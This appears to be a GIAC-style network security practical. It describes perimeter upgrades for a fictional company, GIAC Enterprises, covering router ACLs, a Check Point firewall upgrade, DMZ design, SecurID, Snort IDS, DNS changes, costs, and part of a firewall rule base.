GIACE-SENTRY2 192.168.49.251 (Mirror port on switch)
192.168.49.0/24
Cisco 3550 24-port switch Mgmt IP: 192.168.49.253/24
eth4: 49.47.147.2/24
eth2: 192.168.49.1/24
eth3: 192.168.48.1/24
eth1: 192.168.47.1/24
GIACE-FW Firewall/VPN endpoint Nokia IP350, Check Point VPN-1 Pro
Bowman Fortune Cookie Co., NYC 192.168.10.0/16
GIACE-SENTRY3 192.168.48.251/24 (Mirror port on switch)
Cisco 3550 12-port switch Mgmt IP: 192.168.48.253/24
Cisco router
Partial T1
INT-ROUTER Cisco 2500 series router e0: 192.168.48.2/24
Cisco 3550 24-port switch Mgmt IP: 192.168.47.253/24
Cluster GIACE-SQL Cluster IP: 192.168.47.13
GIACE-SQL1 192.168.47.14
GIACE-SQL2 192.168.47.15
Internal users DHCP range: 192.168.47.101 - 192.168.47.130 (Internet hide-NAT 49.47.147.3)
GIACE-DC2 (Old GIACE-FTP) 192.168.47.12
GIACE-SENTRY1 192.168.47.251 (Mirror port on switch)
GIACE-SQLDEV 192.168.47.99
GIACE-DC 192.168.47.11 (Internet NAT 49.47.147.11)
GIACE-ACE1 192.168.47.16
GIACE-ACE2 192.168.47.17

Based on these considerations, the IT Manager recommended the following specific changes to the existing network infrastructure. Each security issue listed above that was addressed is listed in ( ). All remedies were implemented and the written security policy updated accordingly unless otherwise indicated. Changes are listed in the order implemented. A detailed product list can be found in Appendix A.

External Router and Switch(17)

The external Cisco 2501 router was replaced with a 1721 router with 64MB of DRAM memory because implementing the desired ACLs resulted in a performance reduction on the 2501. Basic ACLs were implemented, blocking NetBIOS traffic, broadcasts, known attacker networks, and overseas networks with which GIACE does not do business. This adds (for free) another important layer of Layer 3 security at the very edge of the Internet perimeter through which all inbound and outbound Internet traffic must pass. While ACLs on an external router do not provide sufficient protection in and of themselves, basic filtering at the very edge, combined with the other Internet-perimeter countermeasures described below, makes external attacks more difficult. In addition, the router was configured according to security standards published by the Center for Internet Security (CIS).[1] For example, remote administrative access to the router itself is now allowed only via SSH. The new configuration of the external router, including a detailed explanation and analysis of same, can be found in Part 2 of this document (page 22).

The cross-connect cable between EXT-ROUTER and the firewall was replaced with a Cisco 3550 switch for testing and monitoring purposes. This also allows an easier conversion to a clustered firewall solution in the future if desired. No management IP address was implemented on the new external switch in order to make it more difficult to identify and exploit by an attacker.

The total capital expenditure for these improvements was $5,107.50.

Firewall Upgrades (15, 16)

The existing firewall was upgraded in-place to the current version of Check Point VPN-1 Pro (NG with Application Intelligence R55). The “Application Intelligence” component is filtering technology at the Application layer of the OSI model, not just the Network and Transport layers. This permits much more specific examination and filtering of network traffic. For example, traffic using TCP port 80 (usually HTTP) may actually be a different program, such as AOL Instant Messenger. R55 has the ability to detect many more different types of attacks, such as known HTTP-based worms (i.e. Code Red and Nimda), and block them at the perimeter. R55 also adds audit logging of all administrator activities related to the firewall.[2]

The firewall is a primary layer of GIACE’s perimeter defenses because it filters traffic in many different ways between the Internet (albeit mildly filtered by the external router), the new primary DMZ (see DMZ Network below), the new partner DMZ (see Bowman Connectivity below), and the internal network. Its logs are a primary source of security information regarding suspicious or malicious activity. In addition, it is a central enforcement point for VPN establishment and traffic. Separation of the perimeter firewall and VPN functions was considered but decided against because of the capacity of the existing Nokia appliance, the advantage of the combined logs, the ability of the IT Administrators to manage the solution on a day-to-day basis, and financial considerations.

Since GIACE maintains a current Check Point Software Subscription for the firewall, there was no capital expenditure required for the in-place upgrade of the production firewall.

Firewall Security Policy (10)
Major changes were made to the firewall Security Policy to restrict traffic to only that which is required for GIACE to function. Some of the larger changes included specific blocking of all NetBIOS and broadcast traffic, relocation of inbound data flows to new devices in the newly-established DMZ (see DMZ Network below), restriction of general outbound user traffic to specific ports, and restriction of inbound access to the OWA server to just HTTPS. The final Security Policy, including a detailed explanation and analysis of each rule and setting, can be found in Part 2 of this document (page 22).

There were no capital expenditures required for these changes.

Firewall VPN Configuration (3)
Changes were made to the firewall VPN configuration narrowing access by both GIACE users and partners to only those devices and ports required to do business. GIACE VPN users were divided into groups and assigned access appropriate to job function.

VPN configuration is part of the Security Policy. A detailed explanation and analysis of this policy can be found in Part 2 of this document (page 22).

There were no capital expenditures required for these changes.

DMZ Network (6)
A new DMZ network was established for the FTP servers and external mail server (see their respective sections below). This relocates most inbound data flows to the DMZ instead of directly to the external network. Rules 18-20 of the Security Policy define data flows related to the new DMZ for rack retrieval and external email. If a DMZ device is attacked and/or compromised, it is more difficult (but not impossible) for the attacker to use the compromised machine to attack internal network resources. The only cost to implement the DMZ itself is the cost of a new Cisco 3550 switch for the DMZ devices.

The total capital expenditure for these improvements was $2,993.40.

Outlook Web Access (8)

The Exchange server (GIACE-DC) was reconfigured to accept inbound OWA requests only via SSL. In addition, rule 22 of the Security Policy allows only HTTPS inbound to the server. This ensures that email messages and other Exchange data being viewed by OWA users is encrypted while traversing the Internet.

Since GIACE already maintains an SSL certificate on GIACE-DC, there was no capital expenditure required for this improvement.

New FTP Servers (1, 2, 6, 10, 14)

Two new FTP servers were established in the DMZ. Customers are directed to one server or the other to retrieve racks. In the event one server fails, customers using that server can be directed to the other server, where their racks will be placed. The servers were implemented with the following security safeguards:

- The new servers are NOT part of the giacenterprises.com Active Directory domain.
- New passwords were set for all customers.
- Direct access via FTP is no longer allowed by the firewall. VShell Enterprise Server, an SSH server software package, was installed to allow retrieval via SCP.
- Access was limited (via VShell) to only known customer IP addresses.
- The servers use external DNS for name resolution.
- The external DNS A records for the new servers were set to the less-descriptive names of customers1.giacenterprises.com (49.47.147.16) and customers2.giacenterprises.com (49.47.147.17).

The IT Administrators worked with each customer to convert their retrieval processes to the new system. Once all customers were converted, the old FTP server was rebuilt as a domain controller/syslog/file/print server (removing file/print functions from GIACE-DC and reducing its mission-critical status). (See Alerting and Logging below.)

Since many customers use automated routines to retrieve their racks, implementation of a password change policy, while desirable from a security standpoint, was not practical with regard to customer access. However, a clause was added to the standard customer contract stating that unchanging passwords are a risk, the customer would be responsible for maintaining password integrity, and GIAC would not be held liable for any loss directly resulting from this practice. Customers unwilling to agree to this clause worked jointly with GIACE to define a password change management process specific to that customer.

The total capital expenditure for these improvements was $9,073.80.

Remote Access (4, 7, 13)
Check Point Policy Server functionality was added to the firewall, and Check Point SecureClient was deployed to all GIACE laptops. SecureClient adds personal firewall functions which SecuRemote does not have. The personal firewall policy is centrally managed by GIACE-FW and can be configured to apply even when the laptop is not connected via VPN.

The following desktop security policy was defined:

- While not connected to GIACE via VPN, all outbound traffic from the laptop is allowed. (This is not ideal, but a stricter policy was denied by management because certain users, including executives, wanted to be able to continue to use non-business-related applications, such as AOL Instant Messenger.) All inbound traffic to the laptop is disallowed.
- While connected to GIACE via VPN, users may access designated servers on specific ports based on user group.

The Desktop Security configuration supporting this policy, including a detailed explanation and analysis of the ACLs, can be found in Part 2 of this document (page 22).

Once SecureClient was rolled out to all users still using dial-in RAS directly to GIACE-DC, the RAS service was disabled on GIACE-DC and the phone lines eliminated, saving some recurring monthly costs.

A strong authentication solution, based on RSA SecurID, for all remote access and administrator access to certain devices (such as the Cisco routers and local access to the domain controllers), was implemented to add another layer of protection. Two-factor authentication further confirms the identity of the user accessing resources protected by SecurID. This solution consists of two new servers (GIACE-ACE1 and GIACE-ACE2), with which ACE/Agents on the domain controllers and the RADIUS daemons on other devices communicate.

The total capital expenditure for these improvements was $19,380.60.

Bowman Connectivity (5)
A new partner DMZ network was established for the internal router. This relocates Bowman's data flow to the two DMZ networks and keeps it off the internal network. Rules 18 and 19 of the Security Policy define the allowed data flows for rack retrieval. A static route was added to the firewall directing all traffic headed for Bowman's network to INT-ROUTER. ACLs were implemented permitting ONLY FTP from the Bowman server processing the racks to the old FTP server until conversion and SSH from the same Bowman server to the new retrieval servers. The only cost to implement the partner DMZ is the cost of a

new Cisco 3550 switch for the router and the network IDS sensor (see below). If no IDS had been implemented on this network, a cross-connect cable would have been used between the router and the firewall.

These two changes add two layers of protection between the Bowman corporate network and GIACE resources. If a security incident occurs at Bowman, an attacker (or automated malicious activity, such as a virus or worm) must now get through the newly-hardened internal router AND the firewall to get to GIACE's DMZ or internal network. While ACLs on an external router do not provide sufficient protection in and of themselves, the use of ACLS in this case in conjunction with the newly-upgraded firewall makes this attack vector more difficult to use. The addition of a network IDS sensor on this segment adds a third layer of protection (see below).

The new configuration of the external router, including a detailed explanation and analysis of the ACLs, can be found in Part 2 of this document (page 22).

No adjustments related to these changes were required on Bowman's part. However, Bowman was strongly encouraged to mirror the ACL configuration on its router on the other end of the T1 connection.

The total capital expenditure for these improvements was $2,993.40.

External Mail Server (6)

A new Barracuda Spam Firewall 200 appliance was purchased and placed in the DMZ for filtering inbound email. This appliance was chosen due to its low acquisition cost and manageability, not for its ability to do antivirus scanning. (This function is handled via antivirus software on GIACE-DC.) The appliance provides a quick and easy way to redirect inbound email away from the internal mail server (GIACE-DC) and filter same for "spam" email that can contain malicious content. Rules 20 and 21 of the Security Policy define the allowed data flows related to external email.

This is not the most ideal email content security architecture because the perimeter filtering solution (the Barracuda) has limitations in its virus scanning, outbound email scanning, and reporting capabilities. However, this low-end solution was chosen to keep the cost down and save money for the other improvements under the $50,000 cap.

The total capital expenditure for these improvements was $1,259.10.

External DNS (9, 14)

The following changes were made (in this order) to the external DNS zone record for giacenterprises.com during a downtime window.

- Changed the time-to-live (TTL) to 15 minutes to ensure DNS changes were quickly propagated.
- Removed the entry for giace-sql.giacenterprises.com.
- Added an A record for bob.giacenterprises.com (GIACE-DC) with a value of 49.47.147.11.
- Added an A record for customers1.giacenterprises.com (GIACE-CUSTOMERS1) with a value of 49.47.147.16.
- Added an A record for customers2.giacenterprises.com (GIACE-CUSTOMERS2) with a value of 49.47.147.17.
- Added an A record for giace-mail.giacenterprises.com with a value of 49.47.147.18.
- Changed the priority of the giace-dc MX record to 10.
- Added a second MX record with a priority of 5 for giace-mail.giacenterprises.com.

The A and MX records referencing giace-dc.giacenterprises.com were removed a few days later. These changes obscure the purpose of each device referenced and provide information just sufficient for external access.

GIACE's updated external DNS record is as follows:

```
giacenterprises.com.              SOA     ns1.mengelcom.com hostmaster.mengelcom.com. (3
83000 10000 600000 15)
 giacenterprises.com.           NS     ns1.mengelcom.com
 giacenterprises.com.           NS     ns2.mengelcom.com
 giacenterprises.com.           A      42.254.97.201
 giacenterprises.com.           MX     5    giace-mail.giacenterprises.com
 giace-mail                     A      49.47.147.18
 giace-ftp                      A      49.47.147.12
 bob                            A      49.47.147.11
 customers1                     A      49.47.147.16
 customers2                     A      49.47.147.17
 www                            A      42.254.97.201
 giacenterprises.com.              SOA     ns1.mengelcom.com hostmaster.mengelcom.com. (3
83000 10000 600000 15)
```

MengelCom was contacted and agreed to disallow TCP port 53 (DNS zone transfers) to its name servers. MengelCom already had a patch management program in place for its name servers.

There were no capital expenditures required for these changes.

<u>Intrusion Detection System/Vulnerability Assessment (11, 12)</u>

A basic network intrusion detection system (IDS), consisting of four network IDS sensors, were implemented. The sensors are low-end desktops running Microsoft Windows 2000 Professional (hardened appropriately for usage as an IDS sensor, again using CIS baselines) and Snort 2.1.3. The sensors are attached to a mirror port on each GIACE switch (internal, external, DMZ, and partner DMZ). This is not a complete solution because: a) more secure appliance-based sensors are available for implementation in high-risk networks such as the DMZ and the external network, and b) the solution does not include a centralized event correlation engine. However, a commercially-available network IDS solution from Internet Security Systems (ISS) was struck from the initial improvements plan (see Recommended Changes Not Made).

A commercial vulnerability assessment product, ISS Network Scanner, was purchased for use by the IT Manager on his personal laptop for conducting assessment activities (see Security Management).

The total capital expenditure for these improvements was $8,177.40.

Alerting and Logging (11, 12)

Once the old FTP server was rebuilt as GIACE-DC2, a domain controller/file/print server, Kiwi Syslog Daemon was installed on it to provide centralized logging and alerting capability. All of the routers, switches, and IDS sensors (except the external switch) send logs in syslog format to the Kiwi service on GIACE-DC2.

The total capital expenditure for these improvements was $223.20.

Cost Summary

The total acquisition cost for all changes, including the first year of support for all components, was $48,985.20. Of this amount, $3,906.00 represents recurring annual support fees for new infrastructure. In this scenario, relatively little money was spent to mitigate a lot of existing risk. The security measures in place are mostly appropriate for a business of GIACE's size and industry but tend to be a little lax in certain areas due to management-mandated usage requirements.

Recommended Changes Not Made

The following changes were recommended but deferred in order to reduce the initial capital expenditures and stay under the $50,000 cap. Changes are listed in the probable order of implementation in 2005. If all of the recommendations below were implemented (with the ISS solution replacing the Snort-based solution actually implemented), the total initial expenditure would be $133,173.00.

Establishment of a firewall cluster, using two Nokia appliances, a new switch for the heartbeat network, and a separate management server. This configuration would have added hot-failover and load-balancing capability and would have established a separate server that could be used for other security functions (in addition to management of the firewall cluster). The firewall management component would be upgraded to SmartCenter Pro, and SmartView Reporter would be added to the server to provide detailed consolidated information from the firewall logs. The logging and alerting functions performed by GIACE-DC2 would be shifted to the new firewall management server. The total capital expenditure for this option would have been $27,455.40.

In addition to the financial justification, this project was removed from the initial improvements plan because GIACE already maintains Nokia Access 7x24 Support (which includes a replacement appliance within four hours upon failure of the original). However, loss incurred from a firewall failure may increase during 2005 to the point where a cluster (along with redundant Internet connectivity) may be required. Also, the value of implementing more comprehensive reporting and alerting mechanisms based on the firewall logs underscores the need for this solution sooner rather than later.

New external DNS servers were recommended but were removed from the initial improvements plan. Bringing control of external DNS in-house, while desirable from a security and management standpoint, was deemed a lower priority than other changes, especially given the additional tasks already being asked of the IT Administrators. As a result, MengelCom will continue to directly host external DNS. However, other perimeter changes, particularly to the firewall, help mitigate the DNS data flow risk. The total capital expenditure for this option would have been $5,868.00.

A comprehensive and commercially-available IDS and vulnerability assessment solution from ISS was recommended but was removed from the initial improvements plan based solely on cost. The solution included Internet Scanner for vulnerability assessment purposes, Proventia IDS/IPS appliances, Server Sensors for each existing server, and SiteProtector with the SecurityFusion Module for alerting and event correlation. The total capital expenditure for this option (not including Server Sensors for proposed servers not implemented) would have been $59,041.80.

It was recognized that alerting and logging was still a high priority, so the solution based on Snort, Kiwi, and Internet Scanner was chosen as a much cheaper alternative from an acquisition standpoint, risking the higher management cost for the administrators to manage it over time.

Security Management

Process is just as critical (or more so) than actually securing IT infrastructure in the first place. If the infrastructure is not properly maintained, it naturally starts incurring more risk over time because the likelihood of a vulnerability being discovered increases the longer the technology has been available. Environments also change and evolve over time, introducing new variables and opening new avenues for an attacker to cause a loss.

With this in mind, the IT Manager gave the IT Administrators the following tasks specific to maintaining GIACE's perimeter security levels.

- Patch management – Subscribe to notifications regarding patches published for all GIACE platforms. Determine applicability and risk to

GIACE devices and apply patches accordingly. Maintain regular patch schedule for non-critical updates.

- Log management – Confirm logging functionality of all devices on a regular basis. Review log entries in email daily for unusual activity and determine risk and response accordingly. (This task will be refined upon upgrade of the IDS system.)
- Incident response – Immediately investigate alerts received via text message. Learn to recognize potential security incidents and notify the IT Manager of same, which triggers an incident response procedure.
- Change control – Perform backup procedures of any perimeter device whenever its configuration is changed in any way.


PART 2 – SECURITY POLICY AND COMPONENT CONFIGURATION

Firewall Configuration


The firewall is positioned in this architecture as a primary enforcement point for data flows to and from each GIACE network and the Internet (including partners and customers).

Security Policy

The following security policy is in place on GIACE-FW. Descriptions of each of the objects used in the policy immediately follows.


192.168.47.1 - Check Point SmartDashboard - Current_State
File Edit View Manage Rules Policy Search Window Help
Security
Address Translation
SmartDefense
Desktop Security
For Help, press F1
192.168.47.1
Read/Write

NO.	SOURCE	DESTINATION	SERVICE	ACTION	TRACK	INSTALL ON	TIME	COMMENT
Site-to-Site VPN Connectivity (Partners) (Rules 1-3)								
1	Any	giace-fw	VPN_Ports	accept	Log	Policy Targets	Any	Allow connections directly to the firewall to support SecureClient.
2	DJNK_Internal_Net	giace-sql	MS-SQL-Server	Encrypt	Log	Policy Targets	Any	Allow inbound SQL queries from hosts on DJNK's network via site-to-site 3DES VPN.
3	KwanLi_Internal_Net	giace-sql	MS-SQL-Server	Encrypt	Log	Policy Targets	Any	Allow inbound SQL queries from hosts on Kwan Li's network via site-to-site AES VPN.
Client-to-Site VPN Connectivity (Rules 4-7)								
4	IT_Admins_and_Execs@Any	Internal_Network DMZ_Network	Any	Client Encrypt	Log	Policy Targets	Any	Allow unrestricted VPN access for the IT Administrators and the IT Manager.
5	Sales_VPN_Users@Any	giace-dc giace-ftp--giace-dc2	Allowed_Ports_While_In:	Client Encrypt	Log	Policy Targets	Any	Allow the sales team access to only what they need on the GIACE network while connected via VPN. MIRROR DESKTOP RULE 3.
6	Content_Analysts@Any	giace-dc giace-ftp--giace-dc2 giace-sql	Allowed_Ports_While_In:	Client Encrypt	Log	Policy Targets	Any	Allow the content analysts access to only what they need on the GIACE network while connected via VPN. MIRROR DESKTOP RULE 4.
7	Developers@Any	giace-dc giace-ftp--giace-dc2 giace-sql giace-sql1 giace-sql2 giace-customers1 giace-customers2 giace-sqldev	Allowed_Ports_While_In:	Client Encrypt	Log	Policy Targets	Any	Allow the developers access to only what they need on the GIACE network while connected via VPN. MIRROR DESKTOP RULE 5.
Firewall and Device Management (Rules 8-13)								
8	Any	Any	NBT	drop	None	Policy Targets	Any	Drop and don't log NetBIOS.
9	Any	Broadcast_Addresses	Any	drop	None	Policy Targets	Any	Drop and don't log broadcasts on any network.
10	IT_Administrators	giace-fw	Firewall_Mgmt_Ports	accept	Log	Policy Targets	Any	Firewall management (IT administrators only).
11	Any	giace-fw	Any	drop	Log	Policy Targets	Any	Stealth rule - disallow all traffic headed directly for the firewall itself.
12	NIDS_Sensors dmz-switch pdmz-switch	giace-ftp--giace-dc2	Syslog_UDP_9133 ntp	accept	None	Policy Targets	Any	Allow (but do not 're-log') syslog and time sync traffic to the syslog server (GIACE-DC2).
13	ext-router int-router	giace-ace1 giace-ace2	securid-udp	accept	Log	Policy Targets	Any	Allow the routers to use the ACE/Servers as RADIUS authentication servers for administrator access.
Outbound Data Flows (Rules 14-18)								
DMZ Access (Rules 19-21)								
Other Inbound Data Flows (Rules 22-24)								



NO.	SOURCE	DESTINATION	SERVICE	ACTION	TRACK	INSTALL ON	TIME	COMMENT
+	Site-to-Site VPN Connectivity (Partners) (Rules 1-3)							
+	Client-to-Site VPN Connectivity (Rules 4-7)							
+	Firewall and Device Management (Rules 8-13)							
−	Outbound Data Flows (Rules 14-18)							
14	IT_Administrators	* Any	* Any	accept	Log	* Policy Targets	* Any	Allow unrestricted access for the IT Administrators and the IT Manager.
15	Internal_DHCP_Range	DMZ_Network Partner_DMZ_Network	Allowed_Outbound_Serv	accept	Log	* Policy Targets	* Any	Allow designated Internet services for internal users.
16	giace-sqldev	* Any	UDP domain-udp	accept	Log	* Policy Targets	BusinessHrs	Allow the SQL development server to do its own DNS queries to the Internet during business hours.
